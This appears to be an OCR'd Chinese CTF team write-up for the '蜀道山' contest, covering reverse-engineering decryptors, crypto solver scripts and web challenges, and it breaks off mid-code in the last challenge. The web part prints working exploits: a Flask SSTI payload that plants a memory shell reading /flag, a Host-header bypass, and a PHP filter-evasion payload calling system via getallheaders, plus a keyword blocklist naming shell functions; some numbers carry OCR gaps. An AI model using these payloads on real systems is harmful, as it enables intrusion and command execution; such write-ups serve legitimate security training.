
蜀道山 Writeup by 我们中出了一个内鬼

Reverse

HelloHarmony

当成 zip 拆开，ets/modules.abc 丢进 abc-decompiler ，libs/arm64-v8a/libentry.so 丢进 IDA

ArkTS 层业务逻辑中，导入 Emmm.Eeee 进行凯撒加密，构造函数传参为 5，导入 testNapi



Native 层 sub_1F94 获得 UTF-8 字符串，从这里看起，进行了一系列算术运算，解密如下（IDA 里看到的 this 指向一个 256 字节的 box，this+256 指向派生的密钥）

```
#include <stdio.h>
#define u8 unsigned char
#define u32 unsigned int

u8 eeeee[] =
{
    0xF6, 0xB0, 0xA6, 0x36, 0x9A, 0xB3, 0x2B, 0xBF, 0x94, 0x54,
    0x15, 0x97, 0x93, 0x59, 0xBF, 0x50, 0x4D, 0xBF, 0x0A, 0x59,
    0x06, 0xD7, 0x97, 0x50, 0xD6, 0x59, 0x54, 0xD7, 0xCF, 0x06,
    0x5D, 0x20, 0x1D, 0x5A, 0x22, 0xEE, 0x99, 0x1F, 0xE1, 0x18,
};
```

```

int main() {
    u8 box[256] = {};
    // banana
    for (int i = 0; i < 256; ++i)
        box[i] = (167 * i + 173) % 256;

    u32 dkey[8] = {};
    const char *a2 = "HelloSDS";
    const char a3 = 8;
    // bananana
    for (int i = 0; i < 8; ++i)
        dkey[i] = (a2[(i + 1) % a3] << 16) | (a2[i % a3] << 24) | (a2[(i + 2) % a3] << 8) | a2[(i + 3) % a3];

    for (int i = 7; i >= 0; i--) {
        // blablabla
        u8 c = eeeee[39];
        for (int j = 39; j > 0; j--) {
            eeeee[j] = eeeee[j - 1];
        }
        eeeee[0] = c;

        // bla
        for (int j = 0; j < 40; j++) {
            for (int k = 0; k < 256; k++) {
                if (box[k] == eeeee[j]) {
                    eeeee[j] = k;
                    break;
                }
            }
        }

        // blablablablabla
        ((u32*)eeeee)[0] ^= dkey[i];
        ((u32*)eeeee)[1] ^= dkey[i];
    }

    for (int i = 0; i < 40; i++) {
        if ('A' <= eeeee[i] && eeeee[i] <= 'Z') {
            eeeee[i] = (eeeee[i] - 'A' - 5 + 26) % 26 + 'A';
        } else if ('a' <= eeeee[i] && eeeee[i] <= 'z') {
            eeeee[i] = (eeeee[i] - 'a' - 7 + 26) % 26 + 'a';
        }
        printf("%c", eeeee[i]);
    }
    return 0;
```

```
}

// LZSDS{y0u_4r3_4_m4573r_0f_cryp706r4phy}

```

Map_maze

一个长度为 15*15 的数组，数组的元素是 {自己是否为墙的枚举值、指向上、下、左、右的指针} （幽默）

把构造迷宫的代码片段复制出来，IDE 批量文本替换，把它变成 int 数组并打印出来

```
#include <stdio.h>

int maze[225] = {0};

int main() {
    int *v4 = maze;
    int *v5 = maze + 105;

    for (int k = 1; k < 15; ++k)
        v4[k] = 1;
    for (int m = 9; m < 15; ++m)
        v4[m + 15] = 1;
    for (int n = 0; n < 2; ++n)
        v4[n + 30] = 1;
    for (int ii = 3; ii < 8; ++ii)
        v4[ii + 30] = 1;
    for (int jj = 9; jj < 15; ++jj)
        v4[jj + 30] = 1;
    for (int kk = 0; kk < 2; ++kk)
        v4[kk + 45] = 1;
    for (int mm = 3; mm < 8; ++mm)
        v4[mm + 45] = 1;
    for (int nn = 12; nn < 15; ++nn)
        v4[nn + 45] = 1;
    for (int i1 = 0; i1 < 2; ++i1)
        v4[i1 + 60] = 1;
    for (int i2 = 7; i2 < 10; ++i2)
        v4[i2 + 60] = 0;
    v4[67] = 1;
    for (int i3 = 11; i3 < 15; ++i3)
        v4[i3 + 60] = 1;
    for (int i4 = 0; i4 < 2; ++i4)
        v4[i4 + 75] = 1;
```

```
    for (int i5 = 3; i5 < 6; ++i5)
        v4[i5 + 75] = 1;
    for (int i6 = 11; i6 < 15; ++i6)
        v4[i6 + 75] = 1;
    for (int i7 = 0; i7 < 2; ++i7)
        v4[i7 + 90] = 1;
    v4[92] = 0;
    for (int i8 = 3; i8 < 6; ++i8)
        v4[i8 + 90] = 1;
    for (int i9 = 7; i9 < 10; ++i9)
        v4[i9 + 90] = 1;
    for (int i10 = 11; i10 < 15; ++i10)
        v4[i10 + 90] = 1;
    v5[0] = 1;
    v5[1] = 0;
    v5[2] = 0;
    v5[3] = 1;
    for (int i11 = 4; i11 < 6; ++i11)
        v5[i11] = 1;
    for (int i12 = 7; i12 < 10; ++i12)
        v5[i12] = 1;
    for (int i13 = 11; i13 < 15; ++i13)
        v5[i13] = 1;
    for (int i14 = 0; i14 < 2; ++i14)
        v5[i14 + 15] = 1;
    for (int i15 = 7; i15 < 10; ++i15)
        v5[i15 + 15] = 1;
    for (int i16 = 11; i16 < 15; ++i16)
        v5[i16 + 15] = 1;
    for (int i17 = 0; i17 < 6; ++i17)
        v5[i17 + 30] = 1;
    for (int i18 = 7; i18 < 10; ++i18)
        v5[i18 + 30] = 1;
    for (int i19 = 11; i19 < 15; ++i19)
        v5[i19 + 30] = 1;
    for (int i20 = 0; i20 < 6; ++i20)
        v5[i20 + 45] = 1;
    for (int i21 = 11; i21 < 15; ++i21)
        v5[i21 + 45] = 1;
    for (int i22 = 0; i22 < 9; ++i22)
        v5[i22 + 60] = 1;
    for (int i23 = 13; i23 < 15; ++i23)
        v5[i23 + 60] = 1;
    for (int i24 = 0; i24 < 9; ++i24)
        v5[i24 + 75] = 1;
    v5[84] = 0;
    v5[85] = 1;
```

```
    v5[86] = 1;
    v5[87] = 0;
    for (int i25 = 13; i25 < 15; ++i25)
        v5[i25 + 75] = 1;
    for (int i26 = 0; i26 < 9; ++i26)
        v5[i26 + 90] = 1;
    v5[99] = 0;
    v5[100] = 1;
    v5[101] = 1;
    v5[102] = 0;
    for (int i27 = 13; i27 < 15; ++i27)
        v5[i27 + 90] = 1;
    for (int i28 = 0; i28 < 12; ++i28)
        v5[i28 + 105] = 1;

    for (int i = 0; i < 15; ++i) {
        for (int j = 0; j < 15; ++j) {
            printf(maze[i * 15 + j] ? "X" : " ");
        }
        printf("\n");
    }

    return 0;
}

```

```
 XXXXXXXXXXXXXX
          XXXXXX
XX XXXXX XXXXXX
XX XXXXX    XXX
XX     X   XXXX
XX XXX     XXXX
XX XXX XXX XXXX
X  XXX XXX XXXX
XX     XXX XXXX
XXXXXX XXX XXXX
XXXXXX     XXXX
XXXXXXXXX    XX
XXXXXXXXX XX XX
XXXXXXXXX XX XX
XXXXXXXXXXXX

DRRDDDDDDDRRRRDDRRRDRRRDDDRR

LZSDS{1979869e0c4ef6c542e54ae5c48f63ec}
```

迷宫有多解但是正确 flag 只有一个（幽默）

Potato Toolkit

切到反汇编非图表视图，从头到尾快速粗略浏览一遍，找数据操作密集的位置就是主要逻辑，定位到 sub_1400012E0

开头判断了 a1[6] 这个文本框为 `1wesa234`，后面读入 38 字节并与这个文本框的文本循环异或（Aura 是真喜欢循环异或）

注意存储的顺序与数组中是不一致的（估计是编译优化）

```
v20[0] = _mm_load_si128((const __m128i *)&dword_140006830[16]);
v20[1] = _mm_load_si128((const __m128i *)&dword_140006830[28]);
v20[2] = _mm_load_si128((const __m128i *)&dword_140006830[4]);
v20[3] = _mm_load_si128((const __m128i *)&dword_140006830[24]);
v20[4] = _mm_load_si128((const __m128i *)&dword_140006830[8]);
v20[5] = _mm_load_si128((const __m128i *)&dword_140006830[32]);
v20[6] = _mm_load_si128((const __m128i *)&dword_140006830[12]);
v20[7] = _mm_load_si128((const __m128i *)&dword_140006830[20]);
v20[8] = _mm_load_si128((const __m128i *)dword_140006830);
v21 = 0x18;
v22 = 0x4F;
```

解密：

最高的山最长的河（赛后解出）

随便找一个 EXE 补全最前面 16 字节的 MZ 头

开始以为考的是异常处理，后来发现只是魔改 Base64 + TEA，有几处坑点

main 中调用的 sub_1400112CB(sub_14001D200) 为主要加密逻辑

sub_14001D200 较大的 for 循环为魔改 Base64，魔改点是先取三个字节的低 6 位，然后把三个字节高 2 位拼接在一起

它下面调用的 sub_140011519(sub_14001E3F0) 第一个 for 循环在把 Base64 字符（以AbC1为例）拼接成小端序 u32 时调换了中间的顺序，从低地址向高地址依次是 A C b 1

第二个 for 循环进行 TEA 加密，32 轮后还异或了一个常数

它下面调用的 sub_140011113(sub_14001DF80) 在把 u32 数组拆成字节数组时，是按 u32 从最高字节向最低字节的顺序依次 append 的，相当于字节序转换

解密如下

```
#include <stdio.h>

const int dword_140029DE0[5] = {0x4C, 0x5A, 0x53, 0x44, 0x53};

char enc[] = {165, 100, 159, 4, 57, 183, 166, 23, 34, 205, 38, 77, 125, 16, 130, 219, 133, 219, 39, 57, 66, 60, 30, 165, 34, 205, 38, 77, 125, 16, 130, 219, 214, 55, 104, 128, 177, 249, 21, 25, 68, 24, 66, 36, 143, 120, 162, 44};

void __fastcall sub_14001E1C0(unsigned int *a)
{
    int v4;           // [rsp+44h] [rbp+24h]
    int i;            // [rsp+64h] [rbp+44h]
    unsigned int v9;  // [rsp+1A8h] [rbp+188h]
    unsigned int v10; // [rsp+1B0h] [rbp+190h]

    v10 = dword_140029DE0[4] ^ a[1];
    v9 = dword_140029DE0[4] ^ a[0];
    v4 = -957401312 + 1640531527 * 32;
    for (i = 0; i < 32; ++i)
    {
        v4 -= 1640531527;
        v9 += (dword_140029DE0[1] + (v10 >> 5)) ^ (v4 + v10) ^ (dword_140029DE0[0] + 16 * v10);
        v10 += (dword_140029DE0[3] + (v9 >> 5)) ^ (v4 + v9) ^ (dword_140029DE0[2] + 16 * v9);
    }
    a[1] = v10;
    a[0] = v9;
}

const char *b64alphabet = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";

int getIndex(char c)
{
    for (int i = 0; i < 64; i++)
    {
```

```
        if (b64alphabet[i] == c)
        {
            return i;
        }
    }
    return -1;
}

int main()
{
    for (char *b = enc; b < enc + 48; b += 4)
    {
        char c = b[2];
        b[2] = b[1];
        b[1] = c;
        c = b[3];
        b[3] = b[0];
        b[0] = c;
    }

    for (unsigned int *b = (unsigned int *)enc; b < (unsigned int *)(enc + 48); b += 2)
    {
        sub_14001E1C0(b);
    }

    for (char *b = enc; b < enc + 48; b += 4)
    {
        char c = b[2];
        b[2] = b[1];
        b[1] = c;
    }

    char flag[36];
    int i = 0;
    for (char *b = enc; b < enc + 48; b += 4)
    {
        char c1 = getIndex(b[0]);
        char c2 = getIndex(b[1]);
        char c3 = getIndex(b[2]);
        char msbs = getIndex(b[3]);
        flag[i++] = c1 | (msbs >> 4 << 6);
        flag[i++] = c2 | (((msbs >> 2) & 3) << 6);
        flag[i++] = c3 | ((msbs & 3) << 6);
    }

    printf("%s\n", flag);
```

```
    return 0;
}

// LZSDS{how_how_how_how_how_ow_ow_ow!}

```

Crypto

Something like coppersmith

dlp问题，512bit的x给了低404bit，求解高位108bit

查看p-1有几个小因子可以利用，bsgs+ph求一下高位，拼起来就是完整的x

```
from sage.all import *

p = 630281090426550103792440178629539728817084314981717698552276789558296829055141492830893220069195375872622801179352415450958635450269182211098149073790023 9
g = 37
y = 129315037616155684446208432162775841772830724693211312552156955478342454398352796188628094694421683432437447718952874375455004148935918775220942153604686 0
xl = 179863308794349510854492882565178846553918505457054345649334590349815089969374050536633013037928326163666565936470199093 76
enc = b'\x08[\x94\xc1\xc2\xc3\xb9"C^\xd6P\xf9\x0c\xbb\r\r\xaf&\x94\x8cm\x02s\x87\x8b\x1c\xb3\x92\x81H\xe7\xc6\x190a\xca\x91j\xc0@(\xc5Fw\x95\r\xee'
# 512-404=108

a = pow(g, 2**404, p)
b = y*pow(g, -xl, p)
subs = [2, 385057, 727646221919, 193893885660581]
F = GF(p)
xhs = [discrete_log_lambda(F(pow(b, (p-1)//sub, p)), F(pow(a, (p-1)//sub, p)), (0, sub)) for sub in subs]
xh = crt(xhs, subs)
x = xh*2**404 + xl
print(f"{xh = }\n{x = }\n{pow(g, x, p) - y}")

xh = 752645340323131673273106982960 02
x = 3109629341267338542281598485842430908207399697796047162247944601790472203194018819012768066635985627456532841488248491869575854365325351247411886736433408
```

```python

from Crypto.Cipher import AES
import hashlib
key = hashlib.md5(str(x).encode()).digest()
aes = AES.new(key=key, mode=AES.MODE_ECB)
flag = aes.decrypt(enc)
print(flag)
```

xorsa

hint1和hint2异或得p，phi和e不互素，GCD一下，求出m^2，开方得到flag

```python
import gmpy2
from Crypto.Util.number import *

c = 13760578729891127041098229431259961120216468948795732373975536417751222443069805775693845560005881981622202089883866395577154701229046245882282127054969114210307175116574178428823043817041956207503299220721042136515863979655578210499512044917781566303947681251248645504273995402630701480590505840473412765662
n = 14247038211821385209759067256846232227444163173099199085257790370590450749665206556163364754269182255358084948354345827898987234756662133974633117062902370811855466665351784027125333112663075085395676501121759786699720149098576433141817737564928779420725539793335830274229206316999461309927000523188222801659
hint1 = 8938538619961731399716016665470564084986243880394928918482374295814509353382364651201249532111268951793354572124324033902502588541297713297622432670722730
hint2 = 14932981552434748373200928493257503877595196438793886092083144940006055540206367063208490329067591219147624923784898525755832601775465789353209776130506 47
e= 2026
p = hint1^hint2
q = n // p
phi = (p - 1) * (q - 1)

k = GCD(e,phi)
print(k)
d = gmpy2.invert(e//k, phi)
m = pow(c, d, n)
flag = long_to_bytes(gmpy2.iroot(m,k)[0])
print(flag)
# LZSDS{fcfa4147-d982-4cd8-9ab7-50669e559736}

```

Web

my_site

后边给了源码，在 `/rot13` 路由发现存在无回显ssti

```
        elif action == 'decrypt':
            text = request.form['text']
            decrypted_text = rot13(text)
            if key(decrypted_text):
                template = '<h1>Your decrypted text is: {{%s}}</h1>' % decrypted_text
                try:
                    render_template_string(template)
                except Exception as e:
                    abort(404)
                # return "既然你是黑闼，那我凭什么给你回显"
                return redirect(url_for('rot13_result', result="既然你是黑闼，那我凭什么给你回显", action='decrypt'))

            else:
                return redirect(url_for('rot13_result', result=decrypted_text, action='decrypt'))
                template = '<h1>Your decrypted text is: %s</h1>' % decrypted_text
                return render_template_string(template)

    return render_template('index.html')
```

经过测试，发现存在 `()` 的时候就会走到ssti的if里面，之后就写内存马来回显

```python
def rot13(text):
    result = ""
    for char in text:
        if char.isalpha():
            ascii_val = ord(char)
            if char.islower():
                rotated_val = ((ascii_val - 97) + 13) % 26 + 97
            else:
                rotated_val = ((ascii_val - 65) + 13) % 26 + 65
            result += chr(rotated_val)
        else:
            result += char
    return result


text = """()}}{{url_for['__glob''als__']['__buil''tins__']['eval']("__import__('sys').modules['__main__'].__dict__['app'].before_request_funcs.setdefault(None,[]).append(lambda :__import__('os').popen('cat /flag').read())")"""

print(rot13(text))

# ()}}{{hey_sbe['__tybo''nyf__']['__ohvy''gvaf__']['riny']("__vzcbeg__('flf').zbqhyrf['__znva__'].__qvpg__['ncc'].orsber_erdhrfg_shapf.frgqrsnhyg(Abar,[]).nccraq(ynzoqn :__vzcbeg__('bf').cbcra('png /synt').ernq())")
```

发送过去即可得到flag

请求

Raw 参数 头 Hex

```
POST /rot13 HTTP/1.1
Host: 567c64cc.clsadp.com
Content-Length: 233
Cache-Control: max-age=0
Origin: http://7604e127.clsadp.com
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/130.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://7604e127.clsadp.com/rot13
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

text=()}}{{hey_sbe['__tybo''nyf__']['__ohvy''gvaf__']['riny']("__vzcbeg__
('flf').zbqhyrf['__znva__'].__qvpg__['ncc'].orsber_erdhrfg_shapf.frgqrsnh
yg(Abar,[]).nccraq(ynzoqn :__vzcbeg__('bf').cbcra('png
/synt').ernq())")&action=decrypt
```

响应

Raw 头 Hex Render

```
HTTP/1.1 200 OK
Content-Length: 39
Content-Type: text/html; charset=utf-8
Date: Sun, 17 Nov 2024 07:54:21 GMT
Server: Werkzeug/3.0.4 Python/3.12.7
Connection: close

flag{a1307cd383b04eb9ba638ec00cb9dbce}
```

海关警察训练平台

抓包改一下host，然后访问 flag.html

发送 取消 < > 目标: http://gamebox.yunyansec.com:29404

请求

Raw 参数 头 Hex

```
GET /flag.html HTTP/1.1
Host: infernityhost
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/130.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: Hm_lvt_f6095793646f2ba4a15ac9ee2cd1af7a=1730277204
If-None-Match: "6729c432-1893"
If-Modified-Since: Tue, 05 Nov 2024 07:07:30 GMT
Connection: close
```

响应

Raw 头 Hex Render

```
HTTP/1.1 200 OK
Server: nginx/1.17.6
Date: Sun, 17 Nov 2024 08:04:36 GMT
Content-Type: text/html
Content-Length: 55
Connection: close

LZSDS{I_sMugGled_THe_fl4g__whEn_she_c0unTed_T0_thREe33}
```

恶意代码检测器

扫目录可以得到 www.zip

```
[10:19:33] 403 -  284B  - /app/unschedule.bat
[10:19:33] 403 -  284B  - /app/sys
[10:19:33] 403 -  284B  - /app/vendor
[10:19:53] 200 -    1KB - /composer.json
[10:19:53] 200 -   37KB - /composer.lock
[10:19:53] 301 -  327B  - /config  ->  http://a1d5d0d3.c1sadp.com/config/
[10:19:55] 403 -  284B  - /config/
[10:19:55] 200 -  166B  - /config/app.php
[10:20:42] 200 -    1KB - /LICENSE.txt
[10:21:28] 500 -    7KB - /public/
[10:21:28] 301 -  327B  - /public  ->  http://a1d5d0d3.c1sadp.com/public/
[10:21:30] 200 -    1KB - /README.md
[10:21:38] 403 -  284B  - /server-status
[10:21:39] 403 -  284B  - /server-status/
[10:22:15] 200 -    0B  - /vendor/autoload.php
[10:22:16] 200 -    0B  - /vendor/composer/autoload_psr4.php
[10:22:16] 403 -  284B  - /vendor/
[10:22:16] 200 -    0B  - /vendor/composer/autoload_files.php
[10:22:16] 200 -    0B  - /vendor/composer/ClassLoader.php
[10:22:16] 200 -    0B  - /vendor/composer/autoload_static.php
[10:22:16] 200 -    1KB - /vendor/composer/LICENSE
[10:22:16] 200 -    0B  - /vendor/composer/autoload_classmap.php
[10:22:16] 200 -    0B  - /vendor/composer/autoload_real.php
[10:22:16] 200 -    0B  - /vendor/composer/autoload_namespaces.php
[10:22:17] 200 -   39KB - /vendor/composer/installed.json
[10:22:33] 200 -  796KB - /www.zip
```

代码审计，可以发现是tp框架，发现这里存在命令执行

```
class index extends BaseController
{
    no usages
    public function index()
    {
        $code = preg_replace( pattern: "/[\"';%\\\\]/", replacement: '', $_POST['code']);
        if(preg_match( pattern: '/openlog|syslog|readlink|mail|symlink|popen|passthru|scandir|show_source|assert|fwrite|curl|php|system|eval|cooki

            $attack_log_file = './attack.log';

            if(file_exists($attack_log_file)) {
                file_put_contents($attack_log_file, data: '$attack_word=\''.$code.'\';'."\r\n", flags: FILE_APPEND);
                require_once('./attack.log');
            } else {
                file_put_contents($attack_log_file, data: '<'.'?'.'php'."\r\n");
            }
            if(isset($attack_word)){
                echo '检测到危险代码: '.$attack_word.'!!!';
            } else{
                echo '欢迎使用gxngxngxn的恶意代码检测器!!!';
            }
        }else{
            $safe_log_file = './safe.log';
            if(file_exists($safe_log_file)) {
                file_put_contents($safe_log_file, data: '$safe_word="'.$code.'";'."\r\n", flags: FILE_APPEND);
                require_once('./safe.log');
            } else {
                file_put_contents($safe_log_file, data: '<'.'?'.'php'."\r\n");
            }
            if(isset($safe_word)){
                echo '未检测到危险代码，'.$safe_word.'，非常安全';
            } else{
                echo '欢迎使用gxngxngxn的恶意代码检测器!!!';
            }
        }
    }
}
```

使用 ${} ，在大括号里面包含代码即可代码执行

发现 usort 函数没有被ban，用 usort 来执行命令

根据php的特性，不使用引号的话能自己识别类型，可以用字符串拼接的方式绕过过滤


这里需要注意的是，因为没有引号，拼接字符的时候会warming，然后tp就报错了，用 `@` 来忽略掉警告

过滤了下划线，用 `getallheaders` 给 `system` 传参

只需要发送一次

Exp

```
${@usort((ge.tallheaders)(),sys.tem)}
```



奶龙牌WAF

代码审计，发现这里文件名有问题


```php
if ($file['error'] === UPLOAD_ERR_OK) {
